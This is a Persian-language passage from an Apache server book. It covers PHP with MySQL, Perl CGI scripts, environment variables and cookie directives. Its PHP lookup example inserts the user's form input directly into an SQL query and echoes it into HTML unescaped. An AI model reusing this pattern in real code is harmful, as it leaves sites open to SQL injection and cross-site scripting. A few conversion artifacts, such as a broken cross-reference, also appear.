پس از باز کردن پرونده فشرده، پرونده INSTALL را مطالعه نمایید. این پرونده دو ساخت را پیشنهاد می‌کند: یکی برای ساخت پویای پیمانانه آپاچی (DSO) که ما آن را نمی‌خواهیم و دیگری ساخت ایستا که انتخاب ماست. پس از ساخت آن را در شاخه `/usr/src/php/php-4.0.1p12` قرار می‌دهیم (البته شماره نسخه PHP ممکن است متفاوت باشد). فرض کنید که متن آپاچی را دارید و آن را ترجمه کرده‌اید و از MySQL استفاده می‌کنید، آن‌گاه دستور زیر را وارد کنید:

```
./configure --with-mysql --with-apache=../apache/apache_1.3.9 --enable-track=vars  
make  
make install
```

اکنون به شاخه آپاچی رفته و دستور زیر را اجرا کنید:

```
./configure --prefix=/www/APACHE3 --activate-module src/modules/php4/libphp4.a  
make
```

این دستور httpd جدیدی می‌سازد که آن را در `/usr/local/sbin/httpd.php4` کپی می‌کنیم. سپس برای پیکربندی PHP پرونده `/usr/local/lib/php.ini` را ویرایش کنید. این پرونده‌ای

¹ PHP: Hypertext Preprocessor

² Template

اساسی است که دارای پیکربندی پیش فرض بوده و لازم است هر چه زودتر آن را تغییر دهید. ولی خوب است هر از چند گاهی که با PHP بیشتر آشنا می شوید آن را دوباره بخوانید. حالا پرونده پیکربندی را ویرایش نمایید (به site.php نگاه کنید):

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3w/APACHE3/site.php/htdocs
AddType application/x-httpd-php .php
```

این یک پرونده آزمون بسیار ساده در /htdocs ... است:

```
<HTML><HEAD>PHP Test</HEAD><BODY>
This is a test of PHP<BR>
<?phpinfo()?>
</BODY></HTML>
```

این همان خط جادویی است:

```
<?phpinfo()?>
```

هنگامی که اجرا می شود، صفحه مرتبی از داده های محیط PHP تولید می کند.

♦ ۱-۲ - Site.php

در این بخش ضمن توضیح نشان می دهیم چگونه می توان به کارخواه امکان جستجو در پایگاه داده اسامی کاربران داد.

نحو PHP سخت نیست و راهنمای آن از <http://www.php.net/manual/en/ref.mysql.php> قابل دریافت است. پایگاه داده دارای دو حوزه است: xname و sname. اولین صفحه index.html خوانده می شود و بنابراین به طور خودکار اجرا شده و فرم استاندارد HTML را تولید می کند:

```
<HTML>
<HEAD>
<TITLE>PHP Test</TITLE>
</HEAD>

<BODY>
<form action="lookup.php" method="post">
Look for people. Enter a first name:<BR><BR>
First name:&nbsp;   <input name="xname" type="text" size=20><BR>
<input type="submit" value="Go">
</form>
</BODY>
</HTML>
```

در بخش action عنصر فرم، مشخص می کنیم که فرم برگشتی به lookup.php برای اجرا داده می شود. این پرونده شامل دست نوشته PHP شامل واسط به MySQL می باشد. دست نوشته به صورت زیر می باشد:

```
<HTML>
<HEAD>
<TITLE>PHP Test: lookup</TITLE>
</HEAD>
```

```
<BODY>
Lookup:
```

```
<?php print "You want people called $xname"?><BR>
We have:
```

```
<?php
/* connect */
mysql_connect("127.0.0.1","webserv","");
mysql_select_db("people");
/* retrieve */
$query = "select xname,sname from people where xname='$xname'";
$result = mysql_query($query);
/* print */
while(list($xname,$sname)=mysql_fetch_row($result))
    {
        print "<p>$xname, $sname</p>";
    }
mysql_free_result($result);
?>
```

```
</BODY>
</HTML>
```

کد PHP بین نشان‌های <?php و > قرار می‌گیرد. توضیحات مانند C بین /* و */ می‌آید. گامهای استاندارد برای برداشتن عبارتند از:

- اتصال به MySQL – در یک وبگاه واقعی ممکن است بخواهید یک اتصال دائمی برای جلوگیری از سربار اتصال مجدد هر پرس و جو برقرار سازید.
 - فراخوانی یک پایگاه داده خاص – در اینجا people
 - ساخت یک پرس و جو از پایگاه داده:
 - `select xname,sname from people where xname='$xname'`
 - انجام پرس و جو و ذخیره نتیجه در یک متغیر – `$result`
 - پردازش `$result` برای مشخص کردن رکوردهای مقتضی
 - چاپ خط به خط داده خروجی
 - آزاد کردن `$result` برای آزاد کردن حافظه آن
- و در صفحه نمایش عبارت زیر را مشاهده می‌کنیم:

```
Lookup: You want people called jane
We have:
Jane, Smith
Jane, Jones
```

محتوای متغیر `$query` دقیقاً مشابه همان عبارتی است که در باید در محیط MySQL وارد کنید. نکته قابل توجه آن است که اگرچه پرس و جوی زیر کار خواهد کرد:

```
select * from name where xname='$xname'
```

ولی باید حوزه‌های متغیر را مشخص کنید تا PHP بتواند به آنها مقدار دهی کند:

```
select xname, sname from name where xname='$xname'
```

البته این پرس و جوی اول را با کد پیچیده‌تری می‌توان انجام داد:

```
...
$query = "select * from people where xname='$xname'";
$result = mysql_query($query);
```

```
/* print */
while($row=mysql_fetch_array($result,MYSQL_NUM))
```

```
printf("<BR>%s%s" , $row[0], $row[1]);
mysql_free_result($result);
...
```

هنگامی که بخواهیم کد بالا را اجرا کنیم، تنها مشکل اتصال به پایگاه داده است. خط زیر از راهنمای PHP رونوشت شده است:

```
mysql_connect("localhost", "myusername", "mypass");
```

اگر بخواهیم مطابق نصب روی ماشین تستی که در سه فصل اول معرفی کردیم، انجام دهیم؛ باید از دستور زیر استفاده کنیم:

```
mysql_connect("localhost", "webserv", "");
```

که پیام ناخوشایند زیر را تولید کرد:

```
Warning: MySQL Connection Failed: Can't connect to local MySQL server through
socket '/tmp/mysql.sock' (38) in /usr/www/APACHE3/site.php/htdocs/test.php on
line 7
```

این ممکن است به علت آن باشد که DNS برای مشخص کردن آدرس در دسترس نبوده است. طبق مستندات PHP راههای مختلفی برای رفع این مشکل وجود دارد:

- مشخص کردن شماره درگاه پیش فرض:
- ```
mysql_connect("localhost:3306", "webserv", "");
```
- ویرایش /usr/local/lib/php.ini برای اضافه کردن خط زیر:
- ```
mysql.default_port = 3306
```
- درج خط زیر در پرونده پیکربندی:

```
SetEnv MYSQL_TCP_PORT 3306
```

البته هیچ یک از روشهای بالا کار نکرد! ولی خوشبختانه کافی است از قطعه کد زیر استفاده کنید:

```
mysql_connect("127.0.0.1", "webserv", "");
```

۱۰-۲-۱- خطاها

اگر یک خطای نحوی مرتکب شوید، مثلاً با اضافه کردن یک { پس از خط () printf، با پیام زیر در مرورگر مواجه خواهید شد:

```
Parse error: parse error in /usr/www/APACHE3/site.php/htdocs/lookup2.php on line
25
```

اگرچه تنها خطاهای نحوی نیستند که باید با آنها دست و پنجه نرم کنید. در مثالهای واقعی تر ممکن است با خطاهای گمراه کننده تری مواجه شوید. PHP نحو مشابهی با Perl ارائه می کند:

```
mysql_connect("127.0.0.1", "webserv", "") or die(mysql_error());
mysql_select_db("people") or die(mysql_error());
```

تابع () die پیامی را چاپ کرده و یا تابعی را که یک رشته را گرفته و چاپ می کند اجرا کرده و سپس خارج می شود. به عنوان نمونه اگر بخواهیم از پایگاه داده ای مانند people2 که وجود ندارد، پرس و جو کنیم، تابع () mysql_select_db با شکست مواجه شده و 0 برمی گرداند. همین باعث اجرای () die می شود که خود تابع () my_sql_error را فراخوانی می کند. این تابع خطای MySQL را در صفحه HTML درج خواهد کرد:

```
Lookup: You want people called jane
We have: Unknown database 'people2'
```


با این حال ممکن است نخواهید این پیامها در صفحات HTML برای افراد بد آشکار شوند. این کار ممکن است و البته خارج از محدوده این کتاب است. به طور خلاصه باید یک متغیر سراسری به نام `$error_level` را به `develop` یا `live` مقداردهی کنید. اگر به `develop` مقداردهی کنید، راهبر خطا، تابع `die()` را اجرا خواهد کرد. اگر به `live` مقداردهی شود، تابع دیگری فراخوانی شده که پیام مؤدبانه زیر را چاپ خواهد کرد:

We are sorry that an error has occurred

و پیامی را در پرونده رویدادنگاری در کارساز خواهد نوشت. ممکن است بخواهید که پیام با تابع `mail()` برای شما فرستاده شود.

فصل یازدهم:

Perl و CGI

CGI یا به عبارتی واسط دروازه مشترک^۱ یکی از قدیمی ترین ابزارها برای اتصال وبگاه‌ها به منطق برنامه است و هنوز هم به عنوان نقطه شروع به شمار می رود. CGI واسط استاندارد را بین وبگاه‌ها و برنامه‌های کاربردی ارائه می کند و نوشتن برنامه‌های کاربردی را بدون دستکاری در خود کارساز آسان می کند. اگرچه CGI را می توان با زبانهای گوناگونی نوشت ولی زبانی که غالباً مورد استفاده می گیرد، زبان Perl است. این فصل به قابلیت‌های CGI می پردازد و پیاده سازی آن را با Perl شرح می دهد.

۱۱-۱-۱ - دنیای CGI

وبگاه‌های بسیار کمی هستند که بتوانند بدون دست‌نوشته‌ها به کار خود ادامه دهند. اگر بخواهید با مشتری تعامل داشته باشید و یا حتی خیلی ساده جمله "سلام آقای علی بهرامی، از دیدار مجدد شما متشکریم" (با واریسی کوکی که بعداً در این فصل به آن خواهیم پرداخت امکان پذیر است) نیاز به نوشتن چند خط کد دارد. دست‌نوشته‌ها معمولاً (نه همیشه) تفسیر می شوند و عموماً از نوشتن برنامه‌های رسمی و ترجمه آنها ساده‌تر هستند.

در ابتدا کمی به مفاهیم اصلی دست‌نوشته‌نویسی و اجرای آنها می پردازیم.

۱۱-۱-۱ - نوشتن و اجرای دست‌نوشته‌ها

یک دست‌نوشته مجموعه‌ای از دستورها برای انجام به خصوصی است که توسط رایانه اجرا می شود. برای روشن تر شدن مطلب روی رایانه خود و در خط فرمان، یک ویرایشگر را باز کرده و خطوط زیر را در آن وارد کنید:

```
#!/bin/sh
```

```
echo "have a nice day"
```

پرونده را با عنوان fred ذخیره کرده و آن را با دستور زیر قابل اجرا نمایید:

```
chmod +x fred
```

سپس آن را با دستور زیر اجرا کنید:

```
./fred
```

در خروجی پیام have a nice day مشاهده می شود. می توانید دست‌نوشته‌های مفیدی

بنویسید که برای کاربران شما در وب مفید باشد.

۱۱-۱-۲ - دست‌نوشته‌ها و آپاچی

دست‌نوشته‌ای که قرار است در وب مفید باشد، باید توسط آپاچی اجرا شود. دو نکته در اینجا وجود دارد:

۱. اطمینان از این که سامانه عامل دست‌نوشته را در موقع لزوم اجرا می کند.

۲. آپاچی برای اجرای دست‌نوشته درست پیکربندی شده است.

۱۱-۲-۱ - دست‌نوشته اجرایی

به خاطر داشته باشید که دست‌نوشته CGI باید از دیدگاه سامانه عامل قابل اجرا باشد. بنابراین برای آزمایش، می توانید آن را از طرف شناسه کاربری که آپاچی به کار می برد، اجرا نمایید. اگر

¹ Common Gateway Interface

اجرا نشد، مشکلی وجود دارد که معمولاً با پیامهای خطایی در طرف کاربر و معادل آن در پرونده-های رویدادنگاری مشخص می‌شود. به عنوان مثال:
You don't have permission to access /cgi-bin/mycgi.cgi on this server

۱۱-۲- پیکربندی آپاچی

از آنجا که از دو روش کلی استفاده خواهیم کرد، دو پرونده پیکربندی خواهیم داشت: `.../conf/http1.conf` و `.../conf/http2.conf`. دست‌نوشته `go` نشان‌دهنده 1 یا 2 می‌گیرد.

۱۱-۲-۱- دست‌نوشته در `cgi-bin`

از `ScriptAlias` در پرونده پیکربندی برای اشاره به یک محل امن خارج فضای وب خود استفاده کنید. این کار باعث جلوگیری از دسترسی احتمالی خرابکاران به کدهای شما و تحلیل کدها می‌شود. «امنیت به وسیله اختفا» سیاست کارایی نیست ولی استفاده آن با روشهای دیگر می‌تواند مفید باشد.

برای راهبری درخواستهای اجرای دست‌نوشته به محل صحیح (`.../cgi-bin`) باید پرونده `.../site.cgi/conf/httpd1.conf` را مطابق زیر تغییر دهیم:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
```

```
#for scripts in ../cgi-bin
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
DirectoryIndex /cgi-bin/script_html
```

۱۱-۲-۲- دست‌نوشته در `DocumentRoot`

روش دیگر آن است که دست‌نوشته را در میان پرونده‌های HTML قرار دهید. البته تنها وقتی این کار را انجام دهید که کاملاً به نویسندگان دست‌نوشته‌ها اطمینان دارید. به طور کلی بهتر است از یک شاخه جداگانه برای دست‌نوشته‌ها استفاده نمایید. این کار دو مزیت دارد: نخست آنکه نویسندگان پرونده‌های HTML نمی‌توانند به طور اتفاقی یا عمداً با پرونده‌های اجرایی را در درخت وب قرار داده و موجب نفوذهای احتمالی گردند. دوم کار برای مهاجمین احتمالی و افراد بدخواه سخت‌تر می‌شود. با مجزا کردن دست‌نوشته‌ها می‌توان کنترل‌های بیشتری روی آنها اعمال کرد.

این روش اصلاً توصیه نمی‌شود، مگر آن که مجبور باشید. به هر حال برای این کار `mycgi.cgi` را شاخه `.../site.cgi/htdocs` قرار می‌دهیم. پرونده پیکربندی، `.../site.cgi/conf/httpd2.conf` به صورت زیر است:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.cgi/htdocs
AddHandler cgi-script cgi
Options ExecCGI
```

¹ "Security by obscurity"

AddHandler را برای مشخص کردن راهبر پرونده‌های با پسوند .cgi که همان cgi-script است، استفاده کنید. این بدان معنی است که آپاچی پرونده‌های با پسوند .cgi را به عنوان پرونده اجرایی در نظر می‌گیرد. همچنین باید Options ExecCGI را نیاز اضافه نمایید. برای اجرای آپاچی دستور زیر را اجرا نمایید:

```
./go 2
```

به این دست‌نوشته با آدرس `http://www.butterthlies.com/mycgi.cgi` می‌توان دسترس داشت.

فعلاً برای آزمایش دست‌نوشته ساده `mycgi.cgi` را در دو محل داریم: `.../cgi-bin` برای آزمون روش اول و `.../site.cgi/htdocs` برای آزمون روش دوم. این دست‌نوشته را می‌توان به هر زبانی مانند Perl یا C نوشت.

دست‌نوشته `mycgi.cgi` مشابه زیر است:

```
#!/bin/sh
echo "Content-Type: text/plain"
echo
echo "Have a nice day"
```

۱۱-۲-۳-Perl

معمولاً Perl همراه توزیع‌های یونیکس و به خصوص لینوکس وجود دارد و به راحتی قابل نصب است. ولی می‌توان Perl را مستقیماً از <http://www.perl.org> دریافت کرد. Perl یک راهنمای برخط نیز دارد. دستور `perldoc perldoc` نحوه کار این راهنما را شرح می‌دهد. برای مثال `perldoc -f print` شرح تابع `print` را نشان می‌دهد و `perldoc -q print` کلمه "print" را در Perl FAQ جستجو می‌کند.

یک دست‌نوشته ساده Perl به صورت زیر است:

```
#!/usr/bin/perl -wT
use strict;

print "Hello world\n";
```

خط اول مفسر Perl را با گزینه `-wT` بار می‌کند که هشدارها را نشان داده و داده ورودی را برای یافتن داده‌های آلوده^۱ بررسی می‌کند. داده‌های آلوده از طرف کاربران بدخواه و مهاجم وارد می‌شود و ممکن است شامل کدهای مخربی برای نفوذ و خرابکاری باشد. برای اطلاعات بیشتر به کتاب `Programming Perl` توسط `Larry Wall`، `Jon Orwant`، و `Tom Christiansen` (انتشارات O'Reilly) مراجعه نمایید. از آنجا که دست‌نوشته ما ورودی ندارد، در اینجا گزینه `-T` لازم نیست، ولی بهتر است عادت کنید که همیشه از آن استفاده کنید. خط دوم هم باعث سخت‌گیری‌های بیشتری در استفاده از متغیرها و دیگر موارد می‌شود که برای نوشتن دست‌نوشته‌های وب لازم است. خط سوم هم جمله کوتاهی را در صفحه چاپ می‌کند. پس از نوشتن، آن را با نام `hello.pl` ذخیره کرده و با دستور `chmod +x hello.pl` آن را اجرایی نمایید. با دستور `./hello.pl` می‌توانید آن را اجرا نمایید. هنگامی که دست‌نوشته جدید را می‌نویسید یا دست‌نوشته قدیمی را تغییر می‌دهید، همیشه برای کشف خطاهای نحوی آن را در خط دستور اجرا نمایید.

^۱ Taint

۱۱-۲-۴-HTML

دست‌نوشته‌ای که در بخش قبل نوشتیم، تنها جمله‌ای را به طور ساده در صفحه چاپ می‌کند. در کاربردهای واقعی می‌خواهیم متون پیچیده‌تری را در صفحه مرورگر کاربر نشان دهیم. برای این کار باید خروجی را با کدهای HTML آرایش کرده و به مرورگر بفرستیم. قالب HTML چندان مشکل نیست ولی به هر حال باید آن را بیاموزید. به یاد داشته باشید که ممکن است خطاهای جزئی در کد HTML باعث شود که خروجی در مرورگر به خوبی نمایش داده نشود. بنابراین خروجی را همیشه با آخرین نسخه‌های مرورگرهای معروف مانند Firefox و IE واریسی نمایید. می‌توانید از ابزارهای واریسی کد HTML مانند WebLint (<http://www.ews.uiuc.edu/cgi-bin/weblint>) یا Dr. HTML (<http://www2.imagiware.com/RxHTML/>) استفاده کنید.

۱۱-۲-۵-اجرای دست‌نوشته با آپاچی

اکنون زمان اجرای دست‌نوشته با آپاچی رسیده است. نخست دست‌نوشته قبلی را برای چاپ لیست افرادی که نام آنها "Anne" است، تغییر می‌دهیم. این نسخه را `.../cgi-bin/script_html` می‌نامیم.

```
#!/usr/local/bin/perl -wT
use strict;
use DBI ( );

my ($ref, $msg, $dbm, $query, $xname, $sname, $sth, $rows) ;

#print HTTP header
print "content-type: text/html\n\n";

# open a database
$dbm=DBI-
>connect("DBI:mysql:database=people;host=localhost", 'webserv')
  or die "didn't connect to people";

# get it back
$xname="Anne";
$query=qq(select xname, sname from people where xname like
"%$xname%");
$sth=$dbm->prepare($query) or die "failed to prepare $query:
$!";

# $! is the Perl variable for the current system error message
$sth->execute;
$rows=$sth->rows;

#print HTML header
print qq(<HTML><HEAD><TITLE>People's
names</TITLE></HEAD><BODY>
<table border=1 width=70%<caption><h3>The $rows People called
'$xname'</h3></caption>
<tr><align left><th>First name</th><th>Last name</th></tr>;
while ($ref=$sth->fetchrow_hashref)
{
  print qq(<tr align = right><td>$ref->{'xname'}</td><td>
$ref->{'sname'}</td></tr>;
}
print "</table></BODY></HTML>";
$sth->finish;
# close the database connection
$dbm->disconnect;
```

۱۱-۲-۶- سرآیند HTTP

یکی از عناصر اصلی دست‌نوشته که چندان هم به چشم نمی‌آید سرآیند HTTP است که در ابتدای هر خروجی ظاهر شده و مرورگر را از نوع داده‌های آتی باخبر می‌سازد. یک دست‌نوشته CGI سرآیندها و بدنه را تولید می‌کند. هر چیزی قبل از اولین خط خالی (یا به طور دقیق‌تر CRLF CRLF) جزو سرآیند به شمار می‌رود و بعد از آن بدنه محسوب می‌شود. خطوط سرآیند با LF یا CRLF جدا می‌شوند.

پیمانه CGI (در صورتی که از آن استفاده می‌کنید) و آپاچی تمام سرآیندهای لازم را به جز موردی که ممکن است توسط خود دست‌نوشته کنترل شود، را می‌فرستند. این سرآیند معمولاً عبارتست از:

```
print Content-Type: text/html\n\n";
اگر به جای HTML می‌خواهید متن معمولی بفرستید از دستور زیر استفاده کنید:
print "Content-Type: text/plain\n\n";
توجه کنید که \n دوم (newline در C و Perl) انتهای سرآیند را مشخص می‌کند.
اگر بخواهید مرورگر کاربر را به URL دیگری منحرف کنید، خط زیر را اضافه نمایید:
print "Location: http://URL\n\n"
CGI می‌تواند هر گونه سرآیند معتبری را تولید کند. فهرست کاملی از سرآیندهای HTTP
را می‌توانید در بخش ۱۴ سند RFC2616 (توصیف 1.1 HTTP)
را http://www.ietf.org/rfc/rfc2616.txt بیابید.
```

۱۱-۲-۷- گرفتن داده از کاربر

در بسیاری از وبگاه‌های واقعی، نیاز به گرفتن داده از کاربر، فرستادن به کارساز و انجام کاری روی آن داریم. این روش اساسی تجارت الکترونیک است. HTML استاندارد را برای گرفتن داده از کاربر فراهم می‌کند: فرم. اگر 'Method=POST' در توصیف فرم مورد استفاده قرار گیرد، داده‌های وارد شده در فرم در اختیار دست‌نوشته قرار می‌گیرد و در دست‌نوشته می‌توان با خواندن از stdin به آنها دست یافت.

```
my ($data);
$data=<>;
در کاربردهای واقعی بهتر از پیمانه‌های آماده مانند پیمانه CGI (قابل دریافت از
http://cpan.org) برای راهبری واسط بین دست‌نوشته و داده‌های فرم استفاده کرد.
به نظر می‌رسد که بهتر است دست‌نوشته‌ای که فرم HTML را تولید می‌کند و همان دست-
نوشته پیکربندی پردازشگر داده‌های فرم باشد. در بالای دست‌نوشته داده‌های ورودی بررسی
شده و در صورت وجود پردازش می‌شوند و در صورت عدم وجود صفحه HTML حاوی فرم
داده‌ها تولید می‌شود.
```

۱۱-۲-۸- متغیرهای محیطی

هر درخواست از مرورگر حاوی اطلاعاتی است که به آپاچی فرستاده می‌شود. خیلی مفید خواهد بود اگر زیررویه‌ای به شکل زیر داشته باشیم:

```
sub print_env
{
    foreach my $e (keys %ENV)
    {
        print "$e=$ENV{$e}\n";
    }
}
```

}
اگر این رویه را در بالای یک صفحه وب فراخوانی کنید، چیزی شبیه به زیر در صفحه خود خواهید دید:

```
SERVER_SOFTWARE = Apache/1.3.9 (Unix) mod_perl/1.22
GATEWAY_INTERFACE = CGI/1.1
DOCUMENT_ROOT = /usr/www/APACHE3/MedicPlanet/site.medic/htdocs
REMOTE_ADDR = 192.168.123.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_SIGNATURE =
REQUEST_METHOD = GET
QUERY_STRING =
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.01; Windows
95)
PATH =
/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/
local/bin:
/usr/X11R6/bin:/root/bin
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg,
application/vnd.ms-excel, application/msword,
application/vnd.ms-powerpoint, */*
HTTP_CONNECTION = Keep-Alive
REMOTE_PORT = 1104
SERVER_ADDR = 192.168.123.5
HTTP_ACCEPT_LANGUAGE = en-gb
SCRIPT_NAME =
HTTP_ACCEPT_ENCODING = gzip, deflate
SCRIPT_FILENAME = /usr/www/APACHE3/MedicPlanet/cgi-bin/MP_home
SERVER_NAME = www.Medic-Planet-here.com
PATH_INFO = /
REQUEST_URI = /
HTTP_COOKIE = Apache=192.168.123.1.1811957344309436; Medic-
Planet=8335562231
SERVER_PORT = 80
HTTP_HOST = www.medic-planet-here.com
PATH_TRANSLATED = /usr/www/APACHE3/MedicPlanet/cgi-
bin/MP_home/
SERVER_ADMIN = [no address given
```

تمام متغیرهای محیطی در درون دست‌نوشته از طریق \$ENV قابل دسترسی هستند. به عنوان نمونه مقدار {"GATEWAY_INTERFACE"} \$ENV برابر با 'CGI/1.1' است. متغیرهای محیطی می‌توانند برای کنترل برخی رفتارهای آپاچی مورد استفاده قرار بگیرند. دقت کنید که اینها تنها متغیری هستند که مقدارشان را شما تعیین می‌کنید و جایی صحت آنها واری نمی‌شود، بنابراین هنگام استفاده از آنها خیلی مواظب باشید.

۱۱-۳- مقداردهی متغیرهای محیطی

هنگامی که یک دست‌نوشته فراخوانی می‌شود، تعدادی زیادی متغیرهای محیطی دریافت می‌کند. ممکن است بخواهید یک متغیر جدیدی تعریف کرده و رد کنید. دو دیرکتیو برای این منظور وجود دارند: SetEnv و PassEnv.

SetEnv

SetEnv variable value
Server config, virtual hosts

این دیرکتیو یک متغیر محیطی را مقداردهی کرده و سپس به دست‌نوشته‌های CGI رد کند. به عنوان مثال فرض کنید چندین میزبان مجازی روی یک ماشین داریم و می‌خواهیم از یک دست‌نوشته مشابه استفاده کنیم. برای تمایز بین میزبانهای مجازی که دست‌نوشته را فراخوانی می‌کنند، یک متغیر جدید به نام VHOST تعریف می‌کنیم:

```
<VirtualHost host1>
SetEnv VHOST customers
...
</VirtualHost>
<VirtualHost host2>
SetEnv VHOST salesmen
...
</VirtualHost>
```

UnsetEnv

UnsetEnv variable variable ...
Server config, virtual hosts

این دیرکتیو لیستی از متغیرهای محیطی را گرفته و آنها را حذف می‌کند.

PassEnv

PassEnv

این دیرکتیو یک متغیر محیطی را به دست‌نوشته‌های CGI در می‌کند. این دیرکتیو معمولاً در مواقعی به کار می‌رود که ممکن است بسیاری از متغیرهای محیطی تعریف نشده باشند به خصوص وقتی که آپاچی هنگام بوت شدن شروع به کار کند. مثلاً هنگامی که دست‌نوشته نیاز به دانستن نوع سامانه عامل باشد، می‌توانید از دیرکتیو زیر استفاده کنید:

PassEnv OSTYPE

(البته فرض بر این است که سامانه عامل متغیر OSTYPE را مقداردهی کرده باشد)

۱۱-۴- کوکی‌ها

در دنیای شبکه و خدمات الکترونیکی امروز، کوکی‌ها نقش مهمی را در شناسایی کاربران قبلی یک وبگاه و خوشامدگویی به آنها در مراجعه مجدد دارند. کوکی یک تکه داده است که اغلب شامل یک شماره انحصاری است که در سرآیند HTTP گنجانده شده است. می‌توان آپاچی را وادار کرد که به طور خودکار کوکی را ساخته و بفرستد ولی اگر خودتان این کار را انجام دهید می‌توانید کنترل بیشتری روی آن داشته باشید. می‌توانید از پیمان‌های Perl کمک بگیرید: CGI.pm و CGI::Cookie. ولی بهتر است حتی‌الامکان در ابتدا به صورت سطح پایین خودتان این کار را انجام دهید.

مرورگر کارخواه فهرستی از کوکی‌ها و وبگاه‌ها نگهداری می‌کند. هنگامی که کاربر دوباره به یک وبگاه رجوع می‌کند، مرورگر به طور خودکار کوکی را به شرط آن که منقضی نشده باشد، می‌فرستد. اگر همراه سرآیند درخواست کوکی نبود، می‌توان فرض کرد که اولین بار است که کاربر به وبگاه مراجعه می‌کند. در صورت وجود کوکی، می‌توان با استفاده از نام وبگاه و ID موجود در کوکی، داده ذخیره شده در بازدید قبلی از وبگاه را بازیابی کرد. به عنوان نمونه هنگامی

که به وبگاه Amazon مراجعه کردیم، با پیام گرم "Welcome back Laurie!" مواجه شدیم، زیرا سامانه Amazon کوکی که همراه با درخواست با فرستاده شده بود را شناخته و از روی آن به پی به مراجعه قبلی ما به وبگاه برده است.

کوکی یک رشته متنی است. کمترین محتوای آن Name=Value است که ممکن است به همراه هر چه که شما بخواهید مانند کاما، خط فاصله می‌تواند باشد. اگر شما می‌خواهید این نویسه‌ها را استفاده کنید از کدگذاری URL (مثلا کد "&" برابر "%26" است) استفاده کنید. یک نوع است مفید از کوکی می‌تواند چیزی شبیه زیر باشد:

Butterthlies=8335562231

Butterthlies وبگاهی که آن را صادر کرده را مشخص می‌کند، که روی کارسازی که چندین وبگاه را میزبانی می‌کند مورد نیاز است. 8335562231 شماره شناسایی بازدید کننده در آخرین بازدیدش است. برای جلوگیری از خرابکاری نفوذگران و فرستادن کوکی‌های جعلی متناسب به کاربران دیگر، نیاز به تولید عدد تصادفی بزرگ غیر قابل حدس یا حفاظت از آن با رمزنگاری دارید.

این حوزه‌های ممکن در یک کوکی است:

expires=DATE

این حوزه تاریخ و زمانی که مرورگر باید کوکی را منقضی در نظر بگیرد، مشخص می‌کند. اگر این فلید نباشد، در انتهای نشست توسط مرورگر دور ریخته می‌شود. قالب آن به شکل Mon, 27-Apr-2020 13:46:11 GMT است. "GMT" تنها ساعت مجاز است. اگر می‌خواهید کوکی دائمی فرض شود، تاریخی را در آینده دور در نظر بگیرید.

domain=DOMAIN_NAME

مرورگر انتهای URL کارساز (از سمت راست) را با DOMAIN_NAME مقایسه و تطبیق می‌کند. مثلا shipping.crate.acme.com با acme.com تطبیق است.

path=PATH

اگر دامنه تطبیق پیدا کند، آنگاه مسیر هم (از سمت چپ) مقایسه و تطبیق می‌شود. / با هر مسیری تطبیق دارد، /foo/ با /foobar/ و /foo/html/ تطبیق دارد.

secure

این بدان معنی است که کوکی تنها از یک کانال امن فرستاده می‌شود، که فعلاً منظور کانالی است که با SSL امن شده است که در فصل Error! Reference source not found توضیح داده شده است.

حوزه‌ها با ; از هم جدا می‌شوند، بنابراین:

Butterthlies=8335562231; expires=Mon, 27-Apr-2020 13:46:11 GMT

در دست‌نوشته‌های به زبان Perl هر کوکی ورودی در متغیر `$ENV{'HTTP_COOKIE'}`

قابل دسترسی است.

برای فرستادن کوکی، مقدار کوکی را با کلمه کلیدی Set-Cookie در سرآیند HTTP قرار

دهید:

Set-Cookie: Butterthlies=8335562231;expires=Mon, 27-Apr-2020 13:46:11 GMT

و n انتهایی را فراموش نکنید که سرآیند HTTP را کامل می‌کند.

۱۱-۴-۱- کوکی‌های آپاچی

البته اگر مایل باشید می‌توانید کار را به آپاچی محول کرده و راهبری کوکی‌ها را با دیرکتیوهای زیر انجام دهید. البته به نظر ما، این دیرکتیوها فقط برای ردیابی کاربران آن هم پس از تحلیل پرونده رویدادنگاری مفید هستند.

تمام کاری که آپاچی انجام می‌دهد ذخیره کوکی‌های کاربران در یک رویدادنامه مناسب است. سپس باید پرونده رویدادنامه را شخصاً تحلیل کنید که معمولاً این کار نیاز به نوشتن یک دست‌نوشته دارد. بنابراین شاید نوشتن یک دست‌نوشته و صرف‌نظر کردن از دیرکتیوها راحت‌تر باشد.

CookieName

CookieName name
Server config, virtual host, directory, .htaccess

CookieName اجازه می‌دهد نام کوکی که فرستاده می‌شود را مشخص کرد. نام پیش‌فرض Apache است. نام جدید می‌تواند نویسه‌های A-Z، a-z، 0-9، _ و - باشد.

CookieLog

CookieLog filename
Server config, virtual host

CookieLog نام پرونده‌ای را برای ثبت کوکی‌ها (رویدادنگاری) مشخص می‌کند. متداول‌تر آن است که حوزه‌ای را با LogFormat پیکربندی کرده و کوکی‌ها را در پرونده رویدادنگاری مرکزی ثبت کرد.

CookieTracking

CookieExpires expiry-period
CookieTracking [on|off]
Server config, virtual host, directory, .htaccess

این دیرکتیوها تاریخ انقضای کوکی را مشخص می‌کنند. بدون مشخص کردن تاریخ انقضا، کوکی‌ها دیرکتیو در انتهای نشست دور ریخته می‌شوند. expiry-period را می‌توان بر حسب تعداد ثانیه‌ها یا به صورت مثلاً "2 weeks 3 days 7 hours" تعیین کرد. اگر از قالب دوم استفاده شد، رشته باید بین "" محصور باشد. دوره‌های زمانی معتبر عبارتند از:

years
months
weeks
hours
minutes

۱۱-۴-۲- پرونده پیکربندی

پرونده پیکربندی به صورت زیر است:

User webuser
Group webgroup

```
ServerName my586
DocumentRoot /usr/www/APACHE3/site.first/htdocs
TransferLog logs/access_log
CookieName "my_apache_cookie"
CookieLog logs/CookieLog
CookieTracking on
CookieExpires 10000
```

آنگاه در پرونده رویدادنگاری خطوط زیر مشاهده می‌شوند:

```
192.168.123.1.5653981376312508 "GET / HTTP/1.1" [05/Feb/2001:12:31:52
+0000]
192.168.123.1.5653981376312508 "GET /catalog_summer.html HTTP/1.1"
[05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /bench.jpg HTTP/1.1"
[05/Feb/2001:12:31:55 +0000]
